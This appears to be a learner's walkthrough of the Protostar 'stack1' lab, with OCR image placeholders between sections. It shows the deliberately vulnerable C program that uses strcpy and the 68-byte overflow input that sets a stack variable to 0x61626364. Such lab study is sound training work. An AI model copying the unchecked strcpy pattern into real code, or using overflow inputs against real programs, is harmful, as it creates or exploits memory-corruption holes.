
Steps:


1. Start by running the VM with the protostar iso loaded
2. Navigate to /opt/protostar/bin
3. Examining the source code we see it has a main function which takes uses strcpy to copy the value of the argument to the buffer.



stack1.c

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
```


4. I run “man strcpy” to see what vulnerabilities there are that I can use to change the value of modified.


user@protostar: /opt/protostar/bin

```
          }

RETURN VALUE
       The strcpy() and strncpy() functions return a pointer to the destination string dest.

CONFORMING TO
       SVr4, 4.3BSD, C89, C99.

NOTES
       Some programmers consider strncpy() to be inefficient and error prone.   If  the  programmer  knows  (i.e.,
       includes  code  to  test!)   that  the size of dest is greater than the length of src, then strcpy() can be
       used.

       If there is no terminating null byte in the first n characters of src, strncpy() produces  an  unterminated
       string in dest.  Programmers often prevent this mistake by forcing termination as follows:

           strncpy(buf, str, n);
           if (n > 0)
               buf[n - 1]= '\0';

BUGS
       If  the  destination  string  of  a  strcpy() is not large enough, then anything might happen.  Overflowing
       fixed-length string buffers is a favorite cracker technique for taking complete  control  of  the  machine.
       Any time a program reads or copies data into a buffer, the program first needs to check that there's enough
       space.  This may be unnecessary if you can show that overflow is impossible, but be careful:  programs  can
       get changed over time, in ways that may make the impossible possible.

SEE ALSO
       bcopy(3), memccpy(3), memcpy(3), memmove(3), stpcpy(3), string(3), strdup(3), wcscpy(3), wcsncpy(3)

COLOPHON
 Manual page strcpy(3) line 37
```


Strcpy has buffer overflow vulnerabilities similarly to gets. I can change the value stored in modified by inputting a large enough string.

5. Since modified is declared directly before buffer. I assume that it lies directly above it on the stack. With buffer being of size 64, I assume that modified takes up the 4 bytes directly after that.
6. I create a file containing “A” repeated 68 times and use it as the argument for stack1.


user@protostar: /opt/protostar/bin

```
user@protostar:/opt/protostar/bin$ ./stack1 $(cat /tmp/AAA)
Try again, you got 0x41414141
user@protostar:/opt/protostar/bin$
```

7. A has hexadecimal value 41 so I can see that I have overwritten the value of modified with “AAAA”. We want modified to hold the value “0x61626364”
8. I run “file stack1” to determine if it is big or little-endian. This file is little-endian.




```
user@protostar:/opt/protostar/bin$ file stack1
stack1: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for G
NU/Linux 2.6.18, not stripped
user@protostar:/opt/protostar/bin$
```

This lets me know that I should reverse the order of the bytes in order to correctly set modified.

9. I remove the last 4 “A”’s from the text file and replace them with “\x64\x63\x62\x61” the string is now

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAdcba"

10. I then use the AAA file output as the argument for stack1 and we get the desired output.



```
user@protostar:/opt/protostar/bin$ ./stack1 $(cat /tmp/AAA)
you have correctly got the variable to the right value
user@protostar:/opt/protostar/bin$ 
```